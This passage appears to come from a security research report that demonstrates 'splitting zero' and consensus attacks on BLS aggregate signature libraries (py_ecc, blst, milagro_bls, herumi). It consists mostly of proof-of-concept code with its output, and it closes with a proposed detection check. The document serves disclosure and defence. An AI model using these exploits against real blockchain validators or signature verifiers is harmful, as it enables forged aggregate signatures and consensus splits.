X2 := new(PublicKeyMinPk).From(x2)
m := []byte("non-signed message")

//agg_sig = sig3 is a valid signature for (m, m3, m)
agg_sig := new(AggregateSignatureMinPk).Aggregate([]*SignatureMinPk{sig3})
fmt.Printf("AggregateVerify of (m, m3, m): %+v\n",
    agg_sig.ToAffine().AggregateVerify([]*PublicKeyMinPk{X1, X3, X2},
    []Message{m, m3, m}, dstMinPk))

}
```



```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplittingAttacccc
ck/Splitting_Zero_Attack/blst/bindings/go$ go test -v -run TestSplittingZeroAttack
=== RUN   TestSplittingZeroAttack
AggregateVerify of (m, m3, m): true
--- PASS: TestSplittingZeroAttack (0.00s)
PASS
ok      github.com/supranational/blst/bindings/go       0.004s
```


Figure 4: Splitting Zero attack in supranational/blst output

8.2.3 Milagro_bls library:

$cd milagro_bls
$git submodule update –init –recursive
$git checkout -b poc c5e6c5e2dc0b9ca757b90141b807683ce98aac23

Add the below test to src/aggregates.rs
$cargo test test_splitting_zero_attack – –nocapture

```
#[test]
fn test_splitting_zero_attack() {
    //The user publishes signature sig3
    let sk3_bytes: [u8;32] = [0, 1, 2, 3, 4, 5, 6, 7, 0, 1, 2, 3, 4, 5, 6, 7,
        0,1, 2, 3, 4, 5, 6, 7, 0, 1, 2, 3, 4, 5, 6, 7];
    let sk3 = SecretKey::from_bytes(&sk3_bytes).unwrap();
    let pk3=
        PublicKey::from_secret_key(&SecretKey::from_bytes(&sk3_bytes).unwrap());
    let msg3 = "Thanh Thanh".as_bytes();
    let sig = Signature::new(&msg3, &sk3);

    //sk1 + sk2 = 0
    let sk1_bytes: [u8;32] = [99, 64, 58, 175, 15, 139, 113, 184, 37, 222,
        127, 204, 233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189,
        190, 71, 198, 16, 210, 91];
    let sk2_bytes: [u8;32] = [16, 173, 108, 164, 26, 18, 11, 144, 13, 91, 88,
        59, 31, 208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65,
        183, 57, 239, 45, 166];
    let pk1=
        PublicKey::from_secret_key(&SecretKey::from_bytes(&sk1_bytes).unwrap());
    let pk2=
        PublicKey::from_secret_key(&SecretKey::from_bytes(&sk2_bytes).unwrap());
    let msg = "Thanh Thuy hahaha".as_bytes();

    let mut agg_sig= AggregateSignature::new();
    agg_sig.add(&sig);
    println!("\nAggregateVerify: {:?}\n",agg_sig.aggregate_verify(&[&msg,
        &msg3, &msg], &[&pk1, &pk3, &pk2]));
}
```



```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplittingAttack/Splittin
g_Zero_Attack/milagro_bls/src$ cargo test test_splitting_zero_attack -- --nocapture
    Finished test [unoptimized + debuginfo] target(s) in 0.02s
     Running unittests (/home/thuy/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplittingAttack
/Splitting_Zero_Attack/milagro_bls/target/debug/deps/milagro_bls-929510654f1fcb1e)

running 1 test

AggregateVerify: true

test aggregates::tests::test_splitting_zero_attack ... ok

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 37 filtered out; finished in 0.37s
```

Figure 5: Splitting Zero attack in milagro_bls output


8.2.4 Herumi/bls library:

$cd bls-eth-go-binary
$git checkout -b poc d782bdf735de7ad54a76c709bd7225e6cd158bff
$cd examples/sample.go

Add the below test to examples/sample.go and change main function to call TestSplittingZeroAttack().
$go run sample.go

```
func TestSplittingZeroAttack() {
   var x3 bls.SecretKey
   var x3_bytes = []byte{ 0, 1, 2, 3, 4, 5, 6, 7, 0, 1, 2, 3, 4, 5, 6, 7, 0,1,
      2, 3, 4, 5, 6, 7, 0, 1, 2, 3, 4, 5, 6, 7}
   x3.Deserialize(x3_bytes)
   pub3 := x3.GetPublicKey()
   msg3 := []byte("Thanh Thuy")
   sig3 := x3.SignByte(msg3)
   fmt.Printf("Verify sig3: %+v\n", sig3.VerifyByte(pub3, msg3))
```

```
    //x1 + x2 = 0
    var x1 bls.SecretKey
    var x2 bls.SecretKey
    var x1_bytes = []byte{ 99, 64, 58, 175, 15, 139, 113, 184, 37, 222, 127,
        204, 233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189, 190,
        71, 198, 16, 210, 91};
    var x2_bytes = []byte{16, 173, 108, 164, 26, 18, 11, 144, 13, 91, 88, 59,
        31, 208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65, 183,
        57, 239, 45, 166};
    x1.Deserialize(x1_bytes)
    x2.Deserialize(x2_bytes)
    //pub1 := x1.GetPublicKey()
    //pub2 := x2.GetPublicKey()
    //msg := []byte("Thanh Thuy hahaha")
    fmt.Printf("FastAggregateVerify of (m, m3, m): %+v\n",
        sig3.FastAggregateVerify([]bls.PublicKey{*x1.GetPublicKey(),
        *x3.GetPublicKey(), *x2.GetPublicKey()}, msg3))
}
```



```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSpli
ttingAttack/demo/bls-eth-go-binary/examples$ go run sample.go
Verify: true
FastAggregateVerify of (m, m3, m): true
```

Figure 6: Splitting Zero attack in herumi/bls output


8.3 Consensus attack

8.3.1 Py_ecc library:

$cd poc
$python3 consensus_bugs.py

```
from py_ecc.bls import G2ProofOfPossession as bls_pop
import random, os

curve_order =
    int('52435875175126190479447740508185965837690552500527637822603658699938581184513')

#Attacker create 2 fake public key whose sum = 0
sk1 = random.randint(1, pow(10,10))
sk2 = curve_order - sk1 # = -sk2 % curve_order

pk1 = bls_pop.SkToPk(sk1)
pk2 = bls_pop.SkToPk(sk2)

m = b"Thanh Thuy"

sig1 = bls_pop.Sign(sk1, m)
sig2 = bls_pop.Sign(sk2, m)
agg_sig = bls_pop.Aggregate([sig1, sig2])
```

```
print("FastAggregateVerify: ", bls_pop.FastAggregateVerify([pk1, pk2], m,
    agg_sig))
print("AggregateVerify: ", bls_pop.AggregateVerify([pk1, pk2], [m,m], agg_sig))
```



```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplittingAttack/Splitting
_Zero_Attack/poc$ python3 consensus_bugs.py
FastAggregateVerify:  False
AggregateVerify:  True
```


Figure 7: Consensus attack in py_ecc output

*Full consensus attack:
$cd poc
$python3 consensus_attack.py

```
from py_ecc.bls import G2ProofOfPossession as bls
from py_ecc.bls import G2Basic as bls_basic

from py_ecc.bls.hash import i2osp, os2ip
from py_ecc.bls.g2_primatives import *
from py_ecc.optimized_bls12_381.optimized_curve import *

sk0 = 1234
sk1 = 1111
sk2 = 2222
sk3 = 3333
sk4 = 4444
pk1 = bls.SkToPk(sk1)
pk2 = bls.SkToPk(sk2)
pk3 = bls.SkToPk(sk3)
pk4 = bls.SkToPk(sk4)

#==================Equivalent interfaces return different verification
    results====================
#We intentionally choose P as valid signature so that it stays in a correct
    subgroup
msg0 = b"message"
sig0 = bls.Sign(sk0, msg0)
P = signature_to_G2(sig0)

print("\\nConsensus attack against proff of possession ")
msg1 = b"message 0"
msg2 = b"message 0"
msg3 = b"message 1"
msg4 = b"message 1"
sig1 = bls.Sign(sk1, msg1)
sig2 = bls.Sign(sk2, msg2)
sig3 = bls.Sign(sk3, msg3)
sig4 = bls.Sign(sk4, msg4)

#The attacker creates the following signatures
#sig1 - 2P
sig1_prime = G2_to_signature(add(signature_to_G2(sig1), neg(multiply(P, 2))))
```

```
#sig2 + P
sig2_prime = G2_to_signature(add(signature_to_G2(sig2), P))
#sig3 - P
sig3_prime = G2_to_signature(add(signature_to_G2(sig3), neg(P)))
#sig4 + 2P
sig4_prime = G2_to_signature(add(signature_to_G2(sig4), multiply(P, 2)))

print("subgroup check sig1_prime: ",
    subgroup_check(signature_to_G2(sig1_prime)))
print("subgroup check sig2_prime: ",
    subgroup_check(signature_to_G2(sig2_prime)))
print("subgroup check sig3_prime: ",
    subgroup_check(signature_to_G2(sig3_prime)))
print("subgroup check sig4_prime: ",
    subgroup_check(signature_to_G2(sig4_prime)))

sig1234_prime = bls.Aggregate([sig1_prime, sig2_prime, sig3_prime, sig4_prime])

print("User1 aggregate verify 4 messages: ", bls.AggregateVerify([pk1, pk2,
    pk3, pk4], [msg1, msg2, msg3, msg4], sig1234_prime))

sig12_prime = bls.Aggregate([sig1_prime, sig2_prime])
sig34_prime = bls.Aggregate([sig3_prime, sig4_prime])
pk12 = bls._AggregatePKs([pk1, pk2])
pk34 = bls._AggregatePKs([pk3,pk4])
print("User2 fast aggregate verify the first 2 messages and the last 2
    messages. They all return false so user2 discards sig12_prime,
    sig34_prime: ", bls.FastAggregateVerify([pk1, pk2], msg1, sig12_prime),
    bls.FastAggregateVerify([pk3,pk4], msg3, sig34_prime))

print("User2 never executes the this last step because sig12_prime and
    sig34_primt are invalid: ", bls.AggregateVerify([pk12, pk34], [msg1,
    msg3], bls.Aggregate([sig12_prime, sig34_prime])))

print("Mathematically we expect both sides return the same result, but they do
    not: ", bls.AggregateVerify([pk1, pk2, pk3, pk4], [msg1, msg2, msg3,
    msg4], sig1234_prime), bls.FastAggregateVerify([pk1, pk2], msg1,
    sig12_prime) and bls.FastAggregateVerify([pk3, pk4], msg3, sig34_prime)
    and bls.AggregateVerify([pk12, pk34], [msg1, msg3],
    bls.Aggregate([sig12_prime, sig34_prime])))

#======================FastAggregateVerify's aggregation order leads to
    different verification results
m = b"message"
sig1 = bls.Sign(sk1, m)
sig2 = bls.Sign(sk2, m)
sig3 = bls.Sign(sk3, m)

#The attacker creates the following modified signatures
#sig1 - 2P
sig1_prime = G2_to_signature(add(signature_to_G2(sig1), neg(multiply(P, 2))))
#sig2 - P
sig2_prime = G2_to_signature(add(signature_to_G2(sig2), neg(P)))
```

```
#sig3 + 3P
sig3_prime = G2_to_signature(add(signature_to_G2(sig3), multiply(P, 3)))

print(bls.FastAggregateVerify([pk1, pk2, pk3], m, bls.Aggregate([sig1_prime,
    sig2_prime, sig3_prime])))
sig12_prime = bls_basic.Aggregate([sig1_prime, sig2_prime])
print(bls.FastAggregateVerify([pk1, pk2], m, sig12_prime))
print(bls.FastAggregateVerify([pk12, pk3], m, bls.Aggregate([sig12_prime,
    sig3_prime])))
```



```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplittingAttack/Splitting_Zero_Att
ack/poc$ python3 consensus_attack.py
\nConsensus attack against proff of possession
subgroup check sig1_prime:  True
subgroup check sig2_prime:  True
subgroup check sig3_prime:  True
subgroup check sig4_prime:  True
User1 aggregate verify 4 messages:  True
User2 fast aggregate verify the first 2 messages and the last 2 messages. They all return false so user2 disca
rds sig12_prime, sig34_prime:  False False
User2 never executes the this last step because sig12_prime and sig34_primt are invalid:  True
Mathematically we expect both sides return the same result, but they do not:  True False
```


Figure 8: Consensus full attack in py_ecc output

8.3.2 Supranational/blst library:

$cd blst
$cd blst/bindings/go/

Add the below test to blst_minpk_test.go, change:
'var dstMinPk = []byte("BLS_SIG_BLS12381G2_XMD:SHA-256_SSWU_RO_NUL_")'
to
var dstMinPk = []byte("BLS_SIG_BLS12381G2_XMD:SHA-256_SSWU_RO_POP_")
Then run:
$go test -v -run TestConsensus

```
func TestConsensus(t *testing.T){
    //x1 + x2 = 0
    var x1_bytes = []byte{ 99, 64, 58, 175, 15, 139, 113, 184, 37, 222, 127,
        204, 233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189, 190,
        71, 198, 16, 210, 91};
    var x2_bytes = []byte{16, 173, 108, 164, 26, 18, 11, 144, 13, 91, 88, 59,
        31, 208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65, 183,
        57, 239, 45, 166};

    x1 := new(SecretKey).Deserialize(x1_bytes)
    x2 := new(SecretKey).Deserialize(x2_bytes)

    X1 := new(PublicKeyMinPk).From(x1)
    X2 := new(PublicKeyMinPk).From(x2)
    msg := []byte("ThanhThuy")
    sig1 := new(SignatureMinPk).Sign(x1, msg, dstMinPk)
    sig2 := new(SignatureMinPk).Sign(x2, msg, dstMinPk)
    agg_sig := new(AggregateSignatureMinPk)

    agg_sig.Aggregate([]*SignatureMinPk{sig1, sig2})
    fmt.Printf("FastAggregateVerify: %+v\n",
       agg_sig.ToAffine().FastAggregateVerify([]*PublicKeyMinPk{X1, X2}, msg,
       dstMinPk))
    fmt.Printf("AggregateVerify: %+v\n",
       agg_sig.ToAffine().AggregateVerify([]*PublicKeyMinPk{X1, X2},
       [][]byte{msg, msg}, dstMinPk))
}
```



```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplittttttttttingAttack/Splitting_Zero_Attack/blst/bindings/go$ go test -v -run TestConsensus
=== RUN   TestConsensus
FastAggregateVerify: false
AggregateVerify: true
--- PASS: TestConsensus (0.00s)
PASS
ok      github.com/supranational/blst/bindings/go       0.004s
```


Figure 9: Consensus attack in supranational/blst output

8.3.3 Milagro_bls library:

$cd milagro_bls
$git checkout -b poc c5e6c5e2dc0b9ca757b90141b807683ce98aac23

Add the below test to src/aggregates.rs
$cargo test test_splitting_zero_fast_aggregate – –nocapture

```
#[test]
fn test_splitting_zero_fast_aggregate() {
    //sk1 + sk2 = 0
    let sk1_bytes: [u8;32] = [99, 64, 58, 175, 15, 139, 113, 184, 37, 222,
       127, 204, 233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189,
       190, 71, 198, 16, 210, 91];
    let sk2_bytes: [u8;32] = [16, 173, 108, 164, 26, 18, 11, 144, 13, 91, 88,
       59, 31, 208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65,
       183, 57, 239, 45, 166];
    let mut sig_bytes: [u8;96] = [0; 96];
    sig_bytes[0] = 192;
    let sig= AggregateSignature::from_bytes(&sig_bytes).unwrap();
    let pk1=
       PublicKey::from_secret_key(&SecretKey::from_bytes(&sk1_bytes).unwrap());
    let pk2=
       PublicKey::from_secret_key(&SecretKey::from_bytes(&sk2_bytes).unwrap());
    let message = "Thanh Thuy hahaha".as_bytes();
    println!("\nFastAggregateVerify:
       {:?}\n",sig.fast_aggregate_verify(message, &[&pk1, &pk2]));

}
```



```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplittingAttack/Splittin
g_Zero_Attack/milagro_bls/src$ cargo test test_splitting_zero_fast_aggregate -- --nocapture
    Finished test [unoptimized + debuginfo] target(s) in 0.02s
     Running unittests (/home/thuy/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplittingAttack
/Splitting_Zero_Attack/milagro_bls/target/debug/deps/milagro_bls-929510654f1fcb1e)

running 1 test

FastAggregateVerify: true

test aggregates::tests::test_splitting_zero_fast_aggregate ... ok

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 37 filtered out; finished in 0.19s
```


Figure 10: Consensus attack in milagro_bls output

8.3.4 Herumi/bls library:

$cd bls-eth-go-binary
$git checkout -b poc d782bdf735de7ad54a76c709bd7225e6cd158bff
$cd examples/sample.go

Add the below test to examples/sample.go and change main function to call TestConsensus().
$go run sample.go

```go
func TestConsensus() {
   //x1 + x2 = 0
   var x1 bls.SecretKey
   var x2 bls.SecretKey
   var x1_bytes = []byte{ 99, 64, 58, 175, 15, 139, 113, 184, 37, 222, 127,
      204, 233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189, 190,
      71, 198, 16, 210, 91};
   var x2_bytes = []byte{16, 173, 108, 164, 26, 18, 11, 144, 13, 91, 88, 59,
      31, 208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65, 183,
      57, 239, 45, 166};
   x1.Deserialize(x1_bytes)
   x2.Deserialize(x2_bytes)
   //sig = 0
   var sig_bytes = make([]byte, 96)
   sig_bytes[0] = 192
   var sig bls.Sign
   sig.Deserialize(sig_bytes)
   msg := []byte("Thanh Thuy")
   fmt.Printf("FastAggregateVerify: %+v\n",
      sig.FastAggregateVerify([]bls.PublicKey{*x1.GetPublicKey(),
      *x2.GetPublicKey()}, msg))
}
```




```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplittingAttack/Splitting_Zero_At
tack/bls-eth-go-binary/examples$ go run sample.go
Verify sig3: true
FastAggregateVerify of (m, m3, m): true
```

Figure 11: Consensus attack in herumi/bls output

8.4 A plausible attack scenario at the protocol

$cd poc
$python3 plausible_0_attack.py

```
from py_ecc.bls import G2ProofOfPossession as bls
import random, os

curve_order =
   int('52435875175126190479447740508185965837690552500527637822603658699938581184513')

#User0 and user1 collude with each other, user2 is a normal user
sk0 = random.randint(1, pow(10,10))
sk1 = curve_order - sk0 # = -sk0 % curve_order #sk0 + sk1 = 0
sk2 = random.randint(1, pow(10,10))

pk0 = bls.SkToPk(sk0)
pk1 = bls.SkToPk(sk1)
pk2 = bls.SkToPk(sk2)

pk01 = bls._AggregatePKs([pk0, pk1])
print("AggregatePk: pk0 + pk1, is valid pubkey", bls._is_valid_pubkey(pk01))
print("KeyValidate pk0 + pk1: ", bls.KeyValidate(bls._AggregatePKs([pk0,pk1])))

blk0 = b"Thanh Thuy"

#The aggregator receives the following signatures
sig0 = bls.Sign(sk0, blk0)
sig1 = bls.Sign(sk1, blk0)
sig2 = bls.Sign(sk2, blk0)
agg_sig = bls.Aggregate([sig0, sig1, sig2])
print("Aggregate Verify 3 signatures: ", bls.AggregateVerify([pk0,pk1,pk2],
   [blk0,blk0,blk0], agg_sig))
print("Fast Aggregate Verify 3 signatures: ", bls.FastAggregateVerify([pk0,
   pk1, pk2], blk0, agg_sig))
print("Aggregate Verify sign2: ",
   bls.AggregateVerify([pk0,pk1,pk2],[blk0,blk0,blk0], sig2))
print("Fast Aggregate Verify sign2: ", bls.FastAggregateVerify([pk0, pk1,
   pk2], blk0, sig2))

#Now, user0 and user1 send blocks blk1, blk2, blk3 to their neighbors
blk1 = b"Thanh Thuy version 1"
blk2 = b"Thanh Thuy version 2"
blk3 = b"Thanh Thuy version 3"


#All nodes receive only 1 aggregate signature agg_sig from the aggregator, but
   the accept 3 different blocks blk1, blk2, blk3
print("Aggregate Verify [blk1, blk1, blk0], sig2: ", bls.AggregateVerify([pk0,
   pk1, pk2], [blk1, blk1, blk0], sig2))
print("Aggregate Verify [blk1, blk1, blk0], agg_sig: ",
   bls.AggregateVerify([pk0, pk1, pk2], [blk1, blk1, blk0], agg_sig))
print("Aggregate Verify [blk2, blk2, blk0], agg_sig: ",
   bls.AggregateVerify([pk0, pk1, pk2], [blk2, blk2, blk0], agg_sig))
print("Aggregate Verify [blk3, blk3, blk0], agg_sig: ",
   bls.AggregateVerify([pk0, pk1, pk2], [blk3, blk3, blk0], agg_sig))
```



```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplittingAttack/
python3 plausible_attack.py
AggregatePk: pk0 + pk1, is valid pubkey False
KeyValidate pk0 + pk1:  False
Aggregate Verify 3 signatures:  True
Fast Aggregate Verify 3 signatures:  True
Aggregate Verify sign2:  True
Fast Aggregate Verify sign2:  True
Aggregate Verify [blk1, blk1, blk0], sig2:  True
Aggregate Verify [blk1, blk1, blk0], agg_sig:  True
Aggregate Verify [blk2, blk2, blk0], sig2:  True
Aggregate Verify [blk3, blk3, blk0], sig2:  True
```

Figure 12: Plausible attack in py_ecc output

8.5 My suggestions

$cd py_ecc\py_ecc\bls

Add the below test to ciphersuites.py


```
from sympy.combinatorics.graycode import GrayCode

@classmethod
def check_PK_splitting0(cls, PK: BLSPubkey) -> bool:
    n = len(PK)
    bin_subset = list(GrayCode(n).generate_gray())
    subpubkey = []
    for index in bin_subset:
        subpubkey.append([PK[i] for i in range(len(index)) if index[i] == '1'])

    if([] in subpubkey):
        subpubkey.remove([])

    for sub in subpubkey:
        if(cls.KeyValidate(cls._AggregatePKs(sub)) == False):
            print("Detect 'splitting zero' attack! ")
            return False
    return True

#In class G2ProofOfPossession(BaseG2Ciphersuite)
@classmethod
def Thuy_AggregateVerify(cls, PKs: Sequence[BLSPubkey],
                    messages: Sequence[bytes], signature: BLSSignature) -> bool:
    try:
        assert cls.check_PK_splitting0(PKs)
    except(ValidationError, AssertionError):
        return False
    return cls._CoreAggregateVerify(PKs, messages, signature, cls.DST)
```

```
@classmethod
def Thuy_FastAggregateVerify(cls, PKs: Sequence[BLSPubkey],
                        message: bytes, signature: BLSSignature) -> bool:
    try:
        assert cls.check_PK_splitting0(PKs)
        # Inputs validation
        for pk in PKs:
            assert cls._is_valid_pubkey(pk)
        assert cls._is_valid_message(message)
        assert cls._is_valid_signature(signature)

        # Preconditions
        assert len(PKs) >= 1

        # Procedure
        aggregate_pubkey = cls._AggregatePKs(PKs)
    except (ValidationError, AssertionError):
        return False
    else:
        return cls.Verify(aggregate_pubkey, message, signature)
```

$cd ../..
$pip install .
$cd poc
$python3 defend_Splitting0.py

```
from py_ecc.bls import G2ProofOfPossession as bls_pop
import random, os
from py_ecc.bls import G2ProofOfPossession as bls
from py_ecc.bls import G2Basic as bls_basic

from py_ecc.bls.hash import i2osp, os2ip
from py_ecc.bls.g2_primatives import *
from py_ecc.optimized_bls12_381.optimized_curve import *

curve_order =
    int('52435875175126190479447740508185965837690552500527637822603658699938581184513')

#User3, random secret key.
sk3 = random.randint(1, pow(10,10))
pk3 = bls_pop.SkToPk(sk3)
m = b"ThanhThuy"
sign3 = bls_pop.Sign(sk3, m)
print("Verify user1's single signature", bls_pop.Verify(pk3, m, sign3))

#Attacker create 2 fake public key whose sum = 0
sk1 = random.randint(1, pow(10,10))
sk2 = curve_order - sk1 # = -sk1 % curve_order

pk1 = bls_pop.SkToPk(sk1)
pk2 = bls_pop.SkToPk(sk2)
```

```
print("KeyValidate pk1: ",bls_pop.KeyValidate(pk1))
print("KeyValidate pk2: ",bls_pop.KeyValidate(pk2))
print("KeyValidate the aggregate public key pk1 + pk2:
    ",bls_pop.KeyValidate(bls_pop._AggregatePKs([pk1,pk2]))) #pk1 + pk2 = 0

m_fake = os.urandom(10)
agg_sign = bls_pop.Aggregate([sign3, bls_pop.Sign(sk1, m_fake),
    bls_pop.Sign(sk2, m_fake)]) #agg_sig = sign1 + sign2 + sign 3
print("Verify aggregate signature (agg_sig):",
    bls_pop.AggregateVerify([pk1,pk2,pk3], [m_fake, m_fake, m], agg_sign))
print("Verify aggregate signature (sig3): ",
    bls_pop.AggregateVerify([pk1,pk2,pk3], [m_fake, m_fake, m], sign3))

print("Thuy_AggregateVerify against splitting zero attack:
    ",bls_pop.Thuy_AggregateVerify([pk1, pk2, pk3], [m_fake, m_fake, m],
    agg_sign))
print("Thuy_FastAggregateVerify against splitting zero attack:
    ",bls_pop.Thuy_FastAggregateVerify([pk1, pk2, pk3], [m_fake, m_fake, m],
    agg_sign))
```



```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplitttinttingAttack/Sttingtttt
ttingAttack/Splitting_Zero_Attack/poc$ python3 defend_Splitting0.py
Verify user1's single signature True
KeyValidate pk1:  True
KeyValidate pk2:  True
KeyValidate the aggregate public key pk1 + pk2:  False
Verify aggregate signature (agg_sig): True
Verify aggregate signature (sig3):  True
Detect 'splitting zero' attack!
Thuy_AggregateVerify against splitting zero attack:  False
Detect 'splitting zero' attack!
Thuy_FastAggregateVerify against splitting zero attack:  False
```

Figure 13: Intermediate aggregate signature check - output

References

[1] https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Nguyen-Zero-The-Funniest-Number-In-Cryptography.pdf

[2] Dan Boneh, Ben Lynn, and Hovav Shacham. Short signatures from the weil pairing.

